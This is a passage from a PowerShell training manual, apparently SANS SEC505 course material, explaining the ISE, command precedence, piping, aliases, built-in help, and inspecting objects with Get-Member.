Don't confuse this with the "Run Script" button just to the left, which looks like a big green triangle; the "Run Script" button (or F5) will run the entire script, not just the highlighted lines.

Paste Code into the Command Line

If you have one or multiple lines of PowerShell code copied into the clipboard that you'd like to execute, just paste those lines into a command shell window and hit Enter. To paste in ISE, right-click and select Paste, or just hit Ctrl-V.

If there are lines displayed in a command shell you would like to copy to the clipboard, drag out a rectangle around the lines with your mouse to highlight them, then right-click the highlighted area and select Copy (or hit Ctrl-C).

You can also pipe data into the clipboard like this:

```
dir | clip.exe  
dir | set-clipboard
```

The Commands Tab (ISE)

In the graphical PowerShell editor, pull down the View menu and make sure that "Show Command Add-On" is enabled. Then, on the right-hand side, you'll see a list of available cmdlets. Double-click a cmdlet and then click the "Show Details" button to reveal a dialog box that guides you in entering arguments.

Notice too that in the Commands tab on the right side you can pull down the Modules menu, select a particular module (such as "PKI"), and it will show you all the cmdlets related to that module. Alternatively, by browsing the list of modules, you can see what categories of cmdlets are available. There are thousands of cmdlets available from Microsoft, so this browsing capability is very handy.

Show-Command

In PowerShell 3.0 and later, you can use the Show-Command cmdlet to display a graphical dialog box to help you enter the correct arguments. You can run your completed command (Run button) or just copy the command to the clipboard (Copy button). Any parameter name with an asterisk next to it (*) is a required value, and the Run button will not work until required arguments are entered (Copy still works though).

If you get an error while attempting to show a command that you know exists, then the module implementing that command has likely not been loaded. To see what modules are loaded, try running "show-command" by itself with no arguments.

To show help for entering the arguments to various cmdlets, try:

```
Show-Command Get-WmiObject  
Show-Command Select-String  
Show-Command Get-Service
```

Command History (Up/Down Arrows)

By using the up or down arrow buttons, you can go backward and forward through your command history. You do not need to retype long complex commands from scratch each time you rerun a prior command.

There are also cmdlets just for your command history:

- Get-History
- Add-History
- Invoke-History

Running Native Commands

A "native command" is just any command you used to do from within the CMD shell, including running batch scripts and binaries, launching graphical programs, executing VBScript files, etc. Native commands are just older, non-PowerShell-ish commands.

All of the following commands work in PowerShell just like they do in CMD:

```
ipconfig.exe | findstr.exe /i "gateway"

netsh.exe firewall show config > outfile.txt

notepad.exe boot.ini

.\boot.ini

.\myvbscript.vbs >> outfile.txt

wscript.exe \\server\share\script.vbs -x -y -z

cmd.exe /c mybatchscript.bat

.\mybatchscript.bat
```

Just like in the CMD shell, you can also launch programs associated with filename extensions by simply typing the name of the file at the command line; for example, typing ".\somepage.html" will open that file in your web browser.

However, when an executable creates its own interactive shell-like mode, like netsh.exe or nslookup.exe, that executable will still work in the text-oriented powershell.exe console host, but not in the graphical powershell_ise.exe (ISE) host.

To see what native commands must be run in powershell.exe, not ISE, run:

```
$psUnsupportedConsoleApplications
```

While you can launch a CMD batch script from within PowerShell, you actually cannot run that script *in* PowerShell. When you run a batch script, PowerShell launches CMD.EXE to do the actual interpretation, and then the output of that batch script, if any, is shown in PowerShell. If you want to run a single command in CMD and then immediately return to PowerShell, run "cmd.exe /c *command*".

Command Precedence

When you execute a command without a full path to it, PowerShell searches for that command's name by trying to match it to one of these types of items, in this order: 1) aliases, 2) functions, 3) cmdlets, and then, finally, 4) native commands. Hence, if you execute "ping", PowerShell will first look for an alias named "ping", then a function named "ping", then a cmdlet, then finally a binary or script named "ping".

If two commands of the same type with the same name exist, such as two functions both named "ping", whichever was added most recently is what is executed. This is because the earlier one was replaced.

If there are multiple scripts or binaries with the same filename, but with different filename extensions (such as "ping.bat" and "ping.exe"), and they are in the same folder (such as C:\Windows), and this folder is in the \$env:PATH environment variable, then the \$env:PATH environment variable determines which file is executed. The \$env:PATH variable contains a list of filename extensions, ordered from most to least preferred. None of this matters, of course, if the full path to the script or binary is given when executing the command.

What Version of PowerShell Am I Running?

To see what version of PowerShell you are running now:

```
$psversiontable # See the PSVersion property.
```

Running PowerShell Scripts from Shared Folders

You can run PowerShell scripts directly from shared folders like this:

```
powershell.exe \\server\share\script.ps1 -parameter "argument"
```

When a script is run from a shared folder, the script never touches the local hard drive, it is executed in memory only.

Piping (|) and Redirection Operators (>, >>)

When you want to feed the output of one command into a second command as input, use the pipe (|) operator. In the following example, the output of Get-Process is fed as input to the Format-List cmdlet.

```
Get-Process | Format-List *
```

If you want to redirect (">" or ">>") the output of a command to a file, it'll usually work as expected, but it is better to use cmdlets like Out-File and Export-Csv instead. In general, avoid using the ">" or ">>" operators, which are just aliases anyway, and instead explicitly pipe your data into the desired cmdlet to save the output to a file.

```
Get-Service | Export-Csv -Path somefile.csv
```

```
Get-Process | Out-File -FilePath somefile.txt -Append
```

Separate Multiple Commands on One Line with Semicolons

If you want to run multiple commands with a single line, just separate each command with a semicolon. A semicolon at the very end of a line or command is not required.

Passing Complex Arguments to Native Commands

When passing arguments to native commands that include characters with special meaning to PowerShell (such as ', ", @, #, |, ` , and \$), then PowerShell can become confused and you'll get an error. When this happens, try putting single quotes (') around the arguments string. If the argument already contains a single quote, then use two single quotes (which is the not the same thing as one double quote).

If that still doesn't work, then there is a special operator (--%) whose meaning can be described as "take every character after me literally and pass it as one uninterpreted string as the argument to the native command."

To pass a literal string as an argument for running a CMD shell native command:

```
find.exe --% /V "*prt.sys" %WinDir%\Inf\keyboard.inf
```

Also, see the help for the Start-Process cmdlet and its -ArgumentList parameter. If you have piping problems with native commands, see this cmdlet's other parameters too, such as -RedirectStandardInput, -RedirectStandardOutput, and -RedirectStandardError.

Windows Explorer Launch (Windows 8 and Later)

In Windows 8, Server 2012 and later, you can launch PowerShell by opening Windows Explorer > select a folder in a drive > File tab > Open Windows PowerShell. The working directory in PowerShell will be the folder you selected first.

Put "PowerShell" on the Folder Context Menu in File Explorer

You can make a registry change so that in File Explorer when you right-click a folder, you can select PowerShell from the pop-up context menu that will launch PowerShell.exe and move into that folder. Look in the C:\SANS\Day1\Misc directory of your course files for the file named Put_PowerShell_On_Folder_Context_Menu.reg; right-click on that file and select Merge.

Short 8.3 Names to Avoid Space Characters

It's best to always avoid using space characters in folder names or file names. One way to do this is to use the "short 8.3 names" of folders and files that contain space characters. Short names are generated by Windows automatically for such folders and files.

To see the short 8.3 names in PowerShell:

```
cmd.exe /c "dir /x"
```

If you're running a batch script, shortcut, or scheduled job to run a PowerShell script, and the path to the PowerShell script includes space characters, run it with the call ("&") operator, curly braces, and single quotes to help PowerShell to know that the path should be taken as a literal and should be executed as is:

```
powershell.exe -command "& {c:\'Program Files'\myscripts\Get-FileHex.ps1 c:\autoexec.bat}"
```

Also, when creating a scheduled task to run a PowerShell script, use the full explicit path to the powershell.exe executable in the properties of the scheduled task.

Parameters, Arguments, and Switches

Cmdlets are named with verb-noun pairs, like "get-process" and "stop-process", to make the cmdlets easier to identify and use. Most cmdlets take one or more parameters as input when the cmdlet is run.

To see the parameters a cmdlet takes, such as with the new-item cmdlet:

```
get-help new-item -detailed
```

The overall syntax for a command might look like the following:

```
command -parameter1 arg1 -parameter2 arg2 -switch
```

Parameters begin with a single dash ("-") and can take zero or more arguments. A parameter that doesn't take any arguments is called a "switch" because it's either there or it's not when the command is run (on/off, true/false). Multiple arguments to a parameter are often separated by a comma. Loosely speaking, an "argument" is *any* input value, but, strictly speaking, an argument is an input to a parameter only; that is to say, arguments are what follow parameters—arguments are never direct inputs to cmdlets, functions, or scripts (that's what parameters are).

Ideally, every parameter used should be fully spelled out when used, but a PowerShell component called the "parameter binder" will try its best to figure out what you're trying to do when passing in parameters and arguments; hence, you can often pass in abbreviated names for parameters and the command will still work as expected. For example, in the following statements, "\$x" is an argument to the "-inputobject" parameter, "property" is an argument to the "-membertype" parameter, "-static" is a switch without arguments, and "gm" is an alias for "get-member"; hence, these three commands all do exactly the same thing:

```
# Example: Parameters.ps1

get-member -inputobject $x -membertype property -static

get-member -input $x -m property -static

gm -i $x -m property -s
```

And you can often pass in parameters and arguments without naming them at all, as long as it is clear enough to PowerShell's binder what you are intending. The following statements all do the same thing because the PowerShell binder figures out what you are intending:

```
get-process -name "powershell*"
get-process -n "powershell*"
get-process "powershell*"
```

PowerShell's parameter binder will go to great lengths to try to match piped objects to the correct parameter(s) in the next cmdlet of the pipeline so that these objects can be taken as arguments to these parameters without error. If a piped object's .NET class type does not exactly match the class type required by the next cmdlet's available parameters, then the binder will try to *convert* the object to the correct expected type; if that doesn't work, the binder will try to match the name of the receiving parameter against the name of at least one property of the piped object and use that for the mapping; and if that doesn't work because of object type mismatch, then the binder will again try to convert the piped object to the correct type by coercion; and if *that* doesn't work, well, then the binder finally gives up and an error is produced.

Piping and Redirection

Cmdlets and functions can take parameters as input. Each parameter has a name and any arguments to the parameter follow the parameter name. But PowerShell allows you to use a trick when passing arguments to parameters: you can "pipe" an argument into a cmdlet or function and PowerShell will try to bind that argument to the correct parameter automatically. Usually, the data being piped is the output of a prior command, and a chain of two or more commands that are linked such that the output of the prior command is taken as the argument to the parameter of a subsequent command is called a "pipeline". How do you link commands together like this? With the pipe ("|") symbol of course!

```
get-childitem c:\ | select-object *
get-process "powershell*" | get-member
```

But which parameter in the receiving cmdlet gets the piped object as its argument? The story is a bit complex; see the `about_pipelines` file for more information:

```
get-help about_pipelines
```

Redirection is not the same as piping. The redirection symbols, ">" and ">>", also pump data somewhere else, but they typically only pump data into files on the hard drive. ">" will create or overwrite the data in the target file, while ">>" will create or append to the data already in the target file. A special case of redirection is when the output of a command is silently destroyed by redirecting it to \$null.

What If More than One Object Gets Piped?

A command will often emit more than one object as its output. If the command's output is being piped into another cmdlet, what happens to all the objects piped? A receiving cmdlet processes input objects as soon as those objects are piped, one at a time, instead of waiting for all of the input objects to arrive. That is to say, the second and subsequent cmdlets in a pipeline don't wait for the first cmdlet at the front of the pipeline to emit its last object before they begin processing the first object received. In other words, the first cmdlet in a pipeline emits its output objects as soon as possible, one at a time, instead of "batching up" all of its output objects and then disgorging them all at once on the head of the next cmdlet in the pipeline. If each cmdlet in a pipeline had to process 100 million objects, it's far better to work as a continuously streaming *assembly line* instead of each cmdlet standing idle until all 100 million objects are piled on it when it's that cmdlet's "turn"—and *that's* how PowerShell pipelines indeed work, as continuous assembly lines, with the parameter binder working overtime to keep everything straight. (Will 100 million processes be launched, one after another, to do all the work? No, there will be just one powershell.exe process utilizing just one of its threads to do the work.)

What If I Want to "Sniff" the Pipeline? (Tee-Object)

When you are piping objects from one command to another, it would be nice sometimes to capture copies of the objects at some location in the pipeline without interrupting the flow of objects through the pipeline, i.e., it would be nice to "sniff" the pipeline just as you might use a protocol analyzer to sniff the network. This is what the tee-object cmdlet is for.

The tee-object cmdlet accepts objects coming through the pipeline, copies these objects into a file or variable, then passes the unchanged objects down the pipeline to the next command. This is useful for debugging.

```
dir | tee-object -variable sniff | where {$_.length -gt 20}
```

Importantly, note that "sniff" is the variable to be filled with objects coming down the pipeline, but it is not preceded with a "\$" as normal; just specify the name of the variable only. You also don't have to pre-create the variable; it'll be created for you. If the variable already exists, its contents will be overwritten.

Measure Twice, Cut Once (The "-WhatIf" Switch)

Notice in the help for many cmdlets the existence of a "-WhatIf" switch. If this is used, the cmdlet will not make any changes to the system; instead, the cmdlet will show a list of the changes it *would* make *if* the -WhatIf switch were not used.

```
remove-item * -recurse -WhatIf
```

This is very handy when you're about to delete hundreds of files or registry values and you want to make sure your code will do what you expect!

Miscellaneous PowerShell Tips

Here are some more miscellaneous PowerShell tips:

- The ISE toolbar has buttons to show the script pane horizontally with the console shell, side by side with the console, or full-sized. You can drag the divider between the script and console panes to resize these panes, including hiding the script pane entirely.
- Ctrl-D and Ctrl-I will move the blinking cursor between the console pane (Ctrl-D) and the script pane (Ctrl-I) without being compelled to click with your mouse.
- Ctrl-C (copy) and Ctrl-V (paste) work in both the script and console panes. You can also use the mouse to highlight text in either pane, then right-click that highlighted text to cut/copy/paste it (or run it with F8).
- You cannot run interactive console tools in ISE; for example, try to run `nslookup.exe`, `netsh.exe`, or `wmic.exe` with no command line switches. You'll get an error. However, it's easy to launch them in a new console window from within ISE, like this:

```
start-process nslookup.exe

start-process netsh.exe

start-process wmic.exe

# Or launch the console PowerShell and run the tools there:
start-process powershell.exe
```

- The console pane in ISE can display text, which is formatted to be thousands of characters wide, i.e., your columns count can be over 5,000 and will even grow dynamically as needed. This is both good and bad. ISE wraps output as best as it can for human convenience, but the wrapping behavior is not always what you would expect or desire. When it works, you'll wish every console shell could do it and you'll find it hard to live without it, but when it doesn't work, it's *very* annoying.
- In the console PowerShell.exe, right-click the title bar of the console window > Properties > Options tab > check the boxes for "Quick Edit Mode" and "Insert Mode". These options allow you to more easily copy and paste text by dragging out blocks of text to highlight them and to right-click anywhere in the shell window to paste text into the console.

- In the console PowerShell.exe, right-click the title bar of the console window > Properties > Layout tab > change your screen buffer size height to at least 1,000 lines of prior output, and change your window size to fill your desktop better.
- In the console PowerShell.exe, right-click the title bar of the console window > Properties > Font and Colors tabs to change how the text appears.
- When a PowerShell cmdlet produces output that is piped into an EXE, by default this text is encoded as ASCII for backward compatibility. You can see this setting in the \$OutputEncoding variable. You can also change this default to UTF16 or UTF8, as shown below, which is very useful when your computer's locale or culture is not for a North American or a Western European country. Attendees from Russia, Romania, Korea, Japan, and China, for example, will most likely want to change this default.

```
# Show the current encoding for text piped into EXE programs:
$OutputEncoding

# Change this encoding to UTF16 or UTF8:
$OutputEncoding = [System.Text.Encoding]::Unicode

$OutputEncoding = [System.Text.Encoding]::UTF8
```

Note: You might wonder how to make these changes permanent. This is discussed later in the manual when we talk about PowerShell profile scripts.

Code Editors, Tools, Add-Ons, and Blogs

The non-Microsoft PowerShell "ecosystem" is alive and thriving. I've limited the list below to just the good resources, since a full listing of every minor blog and shareware tool would be too much; besides, by starting with the best sites and following their links, you can still find everything else.

Microsoft's Official PowerShell Site

<https://docs.microsoft.com/en-us/powershell/>

PowerShell on GitHub for GNU/Linux and macOS

<https://github.com/PowerShell/PowerShell>

The PowerShell Gallery

<http://www.PowerShellGallery.com>

MSDN for PowerShell

<https://devblogs.microsoft.com/scripting/> (Script Center)

<https://msdn.microsoft.com/library/> (PowerShell SDK and .NET Class Library)

Blogs, Forums, and Scripts Repositories

<https://powershell.org/forums/>

<https://docs.microsoft.com/en-us/powershell/>

<https://community.spiceworks.com/programming/powershell>

Code Editors

PowerShell_ISE.exe (Built into Windows)

Microsoft Visual Studio Code (Free for Windows, Linux, macOS)

(Make sure to install the PowerShell extension for VSCode.)

<https://code.visualstudio.com>

Notepad++ (Free)

<http://notepad-plus.sourceforge.net>

PSPad (Free)

<http://www.pspad.com>

Vim for Windows (Free)

<http://www.vim.org>

Sapien PowerShell Studio (Commercial)

<http://www.sapien.com>

PowerShell Plus (Commercial)

<https://www.idera.com/productssolutions/freetools/powershellplus>

Third-Party Products and Add-Ons

NetSoftware NetCmdlets (Commercial)

<http://www.nsoftware.com>

PowerGadgets (Commercial)

<http://www.softwarefx.com>

WMI Explorer (Free)

<https://github.com/vinaypamnani/wmie2/releases>

Getting Help in PowerShell

```
get-help set-*
```

```
get-help *loc*      #Multiple wildcards are OK
```

```
get-help -full get-process
```

```
get-help about*    #List of topical essays
```

SANS

SEC505 | Securing Windows

Getting Help in PowerShell

Navigating through PowerShell can be daunting. Fortunately, there are many ways to get help from within PowerShell itself. The `get-help` cmdlet is your best friend. This is the tool to use to find cmdlets, explanations, examples, command line syntax, aliases, and other help files.

To get help about the `get-help` cmdlet itself:

```
get-help
```

To see a list of all cmdlets, aliases, providers, and help files:

```
get-help *
```

To see a listing of cmdlets that match a particular pattern:

```
get-help set-*
```

```
get-help *-item
```


```
get-help *loc*
```

To see a summary of the help for a specific cmdlet, like the `get-process` cmdlet:

```
get-help get-process
```

To get more detailed help for a cmdlet, including parameter syntax and examples:

```
get-help get-process -full
```



To pop up a searchable graphical window to display the help text:

```
get-help get-process -showwindow
```

Update Help

To update the local help files from Microsoft, if you have internet access:

```
update-help -verbose
```

To update the local help files from Microsoft when the current machine does not have internet access, see the details for the Update-Help and Save-Help cmdlets.

HELP and MAN

If too much text scrolls by too fast when using get-help, you can increase your screen buffer height and scroll up with your mouse to see the text.

Try It Now!


To increase your screen buffer size height in PowerShell.exe (not PowerShell_ISE.exe), right-click the title bar of your PowerShell window > Properties > Layout tab > set Screen Buffer Size Height (second from the top) to 1000 > OK. (If you are prompted to "Save properties for future windows with the same title", select that option > OK.) Notice that your PowerShell window has a scrollbar on the right-hand side with which you can scroll up to prior output with your mouse. PowerShell_ISE includes this scrollbar already.

Or, instead of touching the mouse, if you want to see only one page of output at a time in the shell window, pipe the output through the `more` function:

```
get-help about_alias | more
```

In fact, there are built-in PowerShell functions (not cmdlets) named "help" and "man" that do exactly this; they pipe the output of `get-help` through `more` for you:

```
help about_alias  
man about_alias
```

A screenshot of a Windows PowerShell console window titled "CMD - powershell". The prompt is "PS C:\> help about_alias". The output is as follows:
TOPIC
Aliases

SHORT DESCRIPTION
Using alternate names for cmdlets and commands in Windows PowerShell

LONG DESCRIPTION
An alias is an alternate name or nickname for a cmdlet or a command element, such as a function, script, file, or executable file. You can use the alias in place of the command name.

For example, if you establish the alias "gas" for Get-AuthenticodeSignature, you can type:
-- More --
The window has a scrollbar on the right side.

Get-Help About_HelpTopic

PowerShell comes with over 50 plaintext help files on a variety of topics. They all have filenames like "about_*helptopic*.help.txt" and they are located under the shell's install directory for your language (e.g., `$pshome\en-us`).

To see a listing of all help files:

```
get-help about*
```

To read a particular help file, such as for creating and using a function:

```
get-help about_function
```

Notice in the above that you do not need to add ".help.txt" to the end of the topic.

It's convenient to have one or multiple about files shown in separate windows so that you can alt-tab quickly among them. You don't have to open multiple instances of PowerShell or multiple tabs in ISE.

The following command will open a separate graphical window with the help text, and it includes a search box too:

```
get-help about_wmi -showwindow
```

The following help topics are available and more are added with each new version of PowerShell Microsoft releases:

about_Aliases	about_Arithmetic_Operators
about_Arrays	about_Assignment_Operators
about_Automatic_Variables	about_Break
about_Command_Precedence	about_Command_Syntax
about_Comment_Based_Help	about_CommonParameters
about_Comparison_Operators	about_Continue
about_Core_Commands	about_Data_Sections
about_Debuggers	about_DesiredStateConfiguration
about_Do	about_Environment_Variables
about_Escape_Characters	about_Eventlogs
about_Execution_Policies	about_For
about_Foreach	about_Format.ps1xml
about_Functions	about_Functions_Advanced
about_Functions_Advanced_Methods	about_Functions_Advanced_Parameters
about_Functions_CmdletBindingAttribute	about_Functions_OutputTypeAttribute
about_Group_Policy_Settings	about_Hash_Tables
about_History	about_If
about_Jobs	about_Job_Details
about_Join	about_Language_Keywords
about_Language_Modes	about_Line_Editing
about_Locations	about_Logical_Operators
about_Methods	about_Modules
about_Objects	about_Object_Creation
about_Operators	about_Operator_Precedence
about_Parameters	about_Parameters_Default_Values
about_Parsing	about_Path_Syntax
about_Pipelines	about_PowerShell.exe
about_PowerShell_Ise.exe	about_Preference_Variables
about_Profiles	about_Prompts
about_Properties	about_Providers
about_PSSessions	about_PSSession_Details
about_PSSnapins	about_Quoting_Rules
about_Redirection	about_Ref
about_Regular_Expressions	about_Remote
about_Remote_Disconnected_Sessions	about_Remote_FAQ
about_Remote_Jobs	about_Remote_Output
about_Remote_Requirements	about_Remote_Troubleshooting

about_Remote_Variables
about_Reserved_Words
about_Run_With_PowerShell
about_Scripts
about_Script_Internationalization
about_Session_Configuration_Files
about_Special_Characters
about_Split
about_Throw
about_Trap
about_Types.ps1xml
about_Updatable_Help
about_While
about_Windows_PowerShell_4.0
about_Windows_RT
about_Wmi_Cmdlets
about_WS-Management_Cmdlets
about_Checkpoint-Workflow
about_InlineScript
about_Sequence
about_WorkflowCommonParameters
about_Scheduled_Jobs
about_Scheduled_Jobs_Basics
about_CIMSession
about_IntelNetcmdlets
about_Requires
about_Return
about_Scopes
about_Script_Blocks
about_Session_Configurations
about_Signing
about_Splatting
about_Switch
about_Transactions
about_Try_Catch_Finally
about_Type_Operators
about_Variables
about_Wildcards
about_Windows_PowerShell_ISE
about_WMI
about_WQL
about_ActivityCommonParameters
about_Foreach-Parallel
about_Parallel
about_Suspend-Workflow
about_Workflows
about_Scheduled_Jobs_Advanced
about_Scheduled_Jobs_Troubleshooting
about_BITS_Cmdlets

Aliases

Alias	Cmdlet
dir	get-childitem
ls	get-childitem
cls	clear-host
echo	write-output
type	get-content
del	remove-item
ps	get-process
cd	set-location
pwd	get-location
sort	sort-object

get-alias #All aliases

get-alias ps

get-help about_alias

SANS
SEC505 | Securing Windows

Aliases

An "alias" is an alternative name for a frequently-used cmdlet, function, script, file, or executable. Aliases can be executed or invoked just like their targets. Aliases have shorter names than their targets, making them quicker to type when working interactively in the shell, and many aliases exist to ease the transition from other shells (CMD or UNIX) into PowerShell.

Some of the more common aliases you'll encounter are the following:

ALIAS	TARGET CMDLET
echo	Write-Output
write	Write-Output
type	Get-Content
cat	Get-Content
cls	Clear-Host
clear	Clear-Host
copy	Copy-Item
cp	Copy-Item
del	Remove-Item
rm	Remove-Item
dir	Get-ChildItem
ls	Get-ChildItem
%	ForEach-Object
where	Where-Object
?	Where-Object

kill	Stop-Process
ps	Get-Process
cd	Set-Location
pwd	Get-Location
gm	Get-Member
select	Select-Object
sort	Sort-Object

To see all the aliases defined in the current shell:

```
get-alias *
```

To see how a particular alias, like "cd", is mapped:

```
get-alias cd
```

To create a new alias for notepad.exe named "nn":

```
new-alias nn notepad.exe
```

To change an existing alias to point toward some other target:

```
set-alias nn netsh.exe
```

To read more about aliases and how to manage them:

```
help about_alias
```

Alias Changes Are Not Permanent (Add Them to Your Profile)

Note, however, that any newly created aliases will not survive the current PowerShell session. Once you close PowerShell, the aliases are gone. To make new aliases permanent, you must add them to your profile script. PowerShell profiles will be discussed in a different section.

Objects, Properties, and Methods

Object = Properties + Methods

Class = Type of Object (a blueprint for making new objects)

```
$Process = Get-Process -Name powershell_ise
```

```
$Process.Name
```

```
$Process.Id
```

```
$Process.Company
```

```
$Process.Kill()
```

SANS

SEC505 | Securing Windows

Objects, Properties, and Methods

In a CMD shell, the ipconfig.exe tool produces textual output and you see that text scroll by in the CMD shell window. When dealing with text, what you see is what there is; there's nothing else besides the text itself; there's no "hidden text" underneath the characters you see on the screen or print out as hard copy. PowerShell can produce, pipe, consume, and manipulate text, to be sure, but it's not what it's designed primarily to do. PowerShell is designed primarily to handle *objects*.

What's an Object?

An "object" is a programming construct that is analogous to our everyday commonsense understanding of physical objects, such as dogs, microwave ovens, galaxies, and so on. All these physical objects (like microwave ovens) have properties (such as color and weight) and they do things (like make beeping sounds or boil hot chocolate). In our grammar and cognitive psychology, this is how we conceive of the universe and everything in it: Every property is a property *of* some object, and every action is an action *performed by* some object. But just *what* is an object? An object is nothing but all of its properties and potentials for action bound together into a single unit persisting through space and time.

In programming, then, an object is a named area of memory containing data: some of this data is executable code, some of this data is passive/non-executable information. All of the properties or attributes of the object are the passive/non-executable chunks of data, while all the actions the object can do are the different pieces of executable code. "Attribute" is a synonym for "property", and "an action the object can do" is called a "method" of that object (think "method actor"). All the properties and methods of an

object are collectively called the "members" of that object (think "dismember an object", i.e., to cut off its properties and methods).

How Do I Use Objects?

So imagine you've somehow got an area of memory containing a collection of properties and some code chunks (methods). To work with that object, it's assigned a name, and using that name in your script allows you to access its properties and to invoke/call/execute its methods.

Let's get an object that represents the LSASS.EXE process:

```
$Process = Get-Process -Name lsass
```

In the above command, the Get-Process cmdlet can create objects representing processes. In this case, we gave the cmdlet the name of a particular process (lsass) and the output object was placed inside the \$Process variable. \$Process is like a holder or pointer toward an object in memory; we can't see that object in memory, but we can see the variable (\$Process) in our command shell and in a script. If we could see the object in memory, it would just be a huge collection of ones and zeros, so having a variable named after the process (\$Process) is much more human-friendly.

When you have plaintext, what you see is what you get, because what you see is all there is! With an object, on the other hand, you cannot see the object itself, and that object has all these mysterious properties and methods. To get at a particular property, you have to know its name. To invoke a method, you have to know the name of that method, and maybe even what argument(s) should be given to it.

For example, an object representing a process has lots of properties:

```
$Process.Name
$Process.Id
$Process.Company
$Process.Description
$Process.StartTime
$Process.VirtualMemorySize
$Process.Modules #This property has lots of objects inside it!
```

Warning! Don't run the following command!

And a process object also has an interesting and dangerous method:

```
$Process.Kill() #But don't do it!!!
```

Notice the use of the period symbol (".") in the above examples? Typically, to the left of the period is the name of an object, and to the right of the period is a property name or method name. We can extract or update properties, and methods can be executed or run

by "calling" or "invoking" them by name. A property name is usually a noun or adjective, while a method name is usually a verb followed by a pair of parentheses.

In general, methods can take zero, one, or many arguments separated by commas. It's up to the original designer of the object to decide how many.

How Does an Object Get Its Properties and Methods?

What determines which properties and methods comprise an object? For the most part, the "type" or "class" of an object determines what properties and methods it has. By analogy, an architect creates a blueprint and this blueprint could be used to build thousands of identical houses. The blueprint is the "type definition" or "class definition", and each physical house is a specific instance of that type/class of house. Why does a particular house have just the properties and methods (like *Lean*, *Creak*, *OverHeat*, *Collapse*, etc.) that it does? Because that house has a type, or is "of a class", which includes those properties and methods. Almost all the objects you'll use in PowerShell are instances of type definitions from the .NET Framework's class library, Windows' COM classes, or the many classes in WMI.

What Objects Exist? What Are Their Properties and Methods?


How can you figure out what types of objects exist? The easiest way is to look at other peoples' scripts, see what objects they're using, then read more about these objects on the internet and in the Software Developer Kits (SDKs) you've downloaded from Microsoft. How can you figure out what properties and methods a given type of object possesses? Again, the easiest way is to look at other peoples' scripts, see what properties and methods are used, then read more about it on the internet and in the SDKs you've downloaded from Microsoft. On the other hand, there are cmdlets built into PowerShell itself that are designed to help you do just this!

Get-Member (Alias: gm)**To show properties, methods, and class type:**

```
get-process | get-member
```

```
$x = get-item hklm:\
```

```
$x | get-member
```

**Get-Member (Alias: gm)**

A very useful cmdlet when you need help finding the properties and methods of an object is `get-member`. Every type or *class* of object in .NET has enumerable properties and/or methods that can be accessed by PowerShell. The properties and methods of an object are called the "members" of that object. For example, the `get-process` cmdlet will emit a stream of objects, each representing a running process on the computer. Each of these process objects is of type *System.Diagnostics.Process*, as defined in the .NET class library.

The `get-member` cmdlet will show you 1) the type or class name of the first object piped into it and 2) the names of all the properties and methods of that object. The type name is shown at the very top of the output of `get-member`.

To show the properties and methods of *System.Diagnostics.Process* objects:

```
get-process | get-member
```

If you have captured the output of a command to a variable, but you don't know what kind of data it is or what its members are, pipe that variable into `get-member`:

```
$x = get-item hklm:\
```

```
$x | get-member
```

Another way to use `get-member` is to specify the object to be queried with the `-inputobject` parameter instead of piping into the cmdlet. When a collection or array is piped into `get-member`, the members of the first item inside the collection or array is shown. But if a collection or array is specified using the `-inputobject` parameter, the members of the collection or array itself are shown, not the members of an item inside it.

Also, when piping into `get-member`, if different types of objects are piped in, the members of each distinct type of object are shown, but not the members of every single instance; for example, `get-childitem` might return fifty files and twenty folders, but, if the output is piped into `get-member`, only two things are shown: the members of file-type objects and the members of folder-type objects (you don't get the members of seventy things).

To see the members of the first item in an array and then see the members of the array itself (an array of objects is of type `"System.Object[]"`):

```
$output = dir c:\  
  
$output | get-member           #Members of first item in array.  
  
